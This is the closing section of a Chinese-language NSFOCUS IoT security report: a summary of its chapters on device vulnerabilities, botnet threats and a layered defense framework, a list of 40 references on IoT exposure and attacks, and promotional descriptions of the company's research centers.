在第三章中，我们对物联网设备自身的脆弱性进行了全面的介绍，这些脆弱性或多或少在当前的物联网产品中存在。结合物联网资产的暴露情况，可见当前暴露在互联网上的物联网资产存在极大的安全风险，需要引起物联网厂商和用户的高度重视。

在第四章中，我们分析了当前存在的针对物联网设备的攻击和被感染的物联网设备发动的攻击，通过介绍物联网威胁揭示物联网安全综合防护的急迫性。当前暴露在互联网上的物联网资产不仅面临极大安全威胁，而且已经有多个物联网僵尸网络出现，并且造成了严重的社会影响。

在第五章中，我们提出了覆盖感知层、网络层、平台和应用层的层次化物联网安全防护体系，也从物联网设备提供商、物联网平台提供商、物联网网络提供商（运营商）、物联网应用提供商、普通用户、物联网安全提供商的不同视角，说明了其在三层防护体系中的角色和防护思路。

随着环境和威胁的变化，安全防护思路也在逐渐变化。物联网的碎片化、动态性特点，造成单纯的依靠安全厂商进行常规的防护已然不够，只有融合多方力量，才能真正解决物联网安全问题，防护数以百亿计的物联网设备安全，保护广大人民群众的人身财产安全。



7. 参考资料

[1] Forecast Analysis: Internet of Things — Endpoints, Worldwide, 2016 Update, Gartner, G00302435, https://www.gartner.com/doc/3597469/forecast-analysis-internet-things-

[2] 鲍亮，中移物联网公司：打造物联网生态，助力物联网发展，无锡物联网联盟安全执委会筹备会，2017

[3] 48 个开发类物联网平台，开启物联网的战国时代，https://mp.weixin.qq.com/s/r259PUPKjgd4zi2KVI_uBA

[4] 中信建投：万物互联全景解析，http://www.sohu.com/a/211443401_528241

[5] 小米物联网大会，说了什么 ?, https://baijiahao.baidu.com/s?id=1585387696208184801&wfr=spider&for=pc

[6] Why the World is Under the Spell of IoT_Reaper，https://blog.radware.com/security/2017/10/iot_reaper-botnet/

[7] NTI，绿盟威胁情报中心，https://nti.nsfocus.com/

[8] Shodan，https://www.shodan.io/

[9] ZoomEye，https://www.zoomeye.org/

[10] Censys，https://censys.io/

[11] Fofa，https://fofa.so/

[12] US Cities Exposed: Industries and ICS - Trend Micro，https://www.trendmicro.com/content/dam/trendmicro/en/security-intelligence/research/reports/wp-us-cities-exposed-industries-and-ics.pdf

[13] Profiling Exposed Cyber-Infrastructure in Cities in the United States, RSA2017, https://www.rsaconference.com/events/us17/agenda/sessions/4625-profiling-exposed-cyber-infrastructure-in-cities-in

[14] 国内物联网资产的暴露情况分析，http://blog.nsfocus.net/exposure-analysis-domestic-internet/

[15] TR069 协议详解，http://blog.csdn.net/ericfantastic/article/details/51542812

[16] ONVIF- 官网，https://www.onvif.org/

[17] 打印机智能化大势所趋，http://column.iresearch.cn/b/201607/774585.shtml

[18] 黑客入侵打印机 台湾逾 46 所学校遭勒索比特币，https://www.icar2go.com/5392.html

[19] 中国打印机市场值得期待，http://www.qianzhan.com/analyst/detail/220/150807-0da16321.html

[20] 全球 57 万台打印机端口暴露在物联网，打印机厂商怎么看，https://www.leiphone.com/news/201705/q7lM9ZICXOObUfFg.html

[21] 一文读懂汽车网络安全丨厚势，https://www.sohu.com/a/162037721_465591

[22] TGU，http://jcarlosnorte.com/security/2016/03/06/hacking-tachographs-from-the-internets.html?winzoom=1

[23] IP 恒温器参考文档，http://www.proliphix.com/Collateral/Documents/English-US/Basic%20Series%20Configuration%20Guide.pdf

[24] 智能设备漏洞泛滥，http://www.cctime.com/html/2016-10-25/1232231.htm

[25] 智能制造发展规划（2016-2020），http://www.miit.gov.cn/n1146295/n1652858/n1652930/n3757018/c5406111/content.html

[26] 物联网白皮书（2016），中国信通院 http://www.caict.ac.cn/kxyj/qwfb/bps/201612/t20161228_2185496.htm

[27] Financial Services and AMQP, http://www.amqp.org/resources/financial-services

[28] DDS/AMQP/XMPP - 物联网通信协议的详解及选择建议 , http://www.elecfans.com/iot/419545_2.html

[29] HomeHack——LG 物联网家用电器中的新漏洞，http://www.4hou.com/vulnerable/8221.html

[30] Reverse Engineering a D-Link Backdoor, http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor/

[31] 2018 年物联网安全八大趋势不容错过，http://tech.sina.com.cn/roll/2017-12-04/doc-ifyphtze4099104.shtml

[32] Mirai 物联网僵尸攻击深度解析，http://www.freebuf.com/articles/terminal/117927.html

[33] Mirai Scanner，http://data.netlab.360.com/mirai-scanner/

[34] Netis Routers Leave Wide Open Backdoor，https://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/

[35] Relay Attack Against PKE (Passive Keyless Entry) System of Cars， https://www.youtube.com/watch?v=bXfp8F4J2eI

[36] HackPwn：TCL 智能洗衣机破解细节分析，http://www.freebuf.com/news/76071.html

[37] 僵尸网络 Hajime 实施新型攻击方式，劫持逾 30 万 IoT 设备，http://hackernews.cc/archives/9396

[38] “捉迷藏”IoT 僵尸网络，以自定义 P2P 形式进行传播感染的新型僵尸网络，http://www.freebuf.com/articles/network/161456.html

[39] 【预警通告】近期大量光猫感染新型 IOT 蠕虫威胁，http://blog.nsfocus.net/iot-worm/

[40] IBM：新版 Mirai 僵尸网络让物联网设备成为“比特币挖矿奴隶”，http://www.8btc.com/mirai-infamous-internet-things-army

绿盟科技创新中心

绿盟科技创新中心是绿盟科技的前沿技术研究部门。包括云安全实验室、数据分析实验室和物联网安全实验室，关注云安全、容器安全、威胁情报、数据驱动安全、物联网安全和区块链等领域。作为“中关村科技园区海淀园博士后工作站分站”的重要培养单位之一，与清华大学进行博士后联合培养，科研成果已涵盖各类国家课题项目、国家专利、国家标准、高水平学术论文、出版专业书籍等。我们持续探索信息安全领域的前沿学术方向，从实践出发，结合公司资源和先进技术，实现概念级的原型系统，进而交付产品线孵化产品并创造巨大的经济价值。

绿盟科技威胁情报中心

绿盟科技威胁情报中心是绿盟科技为落实智慧安全 2.0 战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。

绿盟科技威胁响应中心

绿盟科技威胁响应中心负责安全情报获取、进行安全事件的应急响应与解决方案交付，同时进行虚拟化、工控系统、智能设备，无线网络等方面的安全研究。曾发现多款工业物联网设备安全漏洞，并协助厂商进行安全修复。多次参与国内外知名安全会议，并发表专题演讲。积极与相关厂商合作，共同努力创建和谐而稳定的网络安全生态系统。

绿盟科技解决方案中心

绿盟科技解决方案中心以满足用户安全需求为使命，整合绿盟科技自有产品和服务及合作伙伴产品，在态势感知，云计算，大数据，物联网，工控安全，等保 2.0 等安全领域，为用户提供一站式安全解决方案。

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com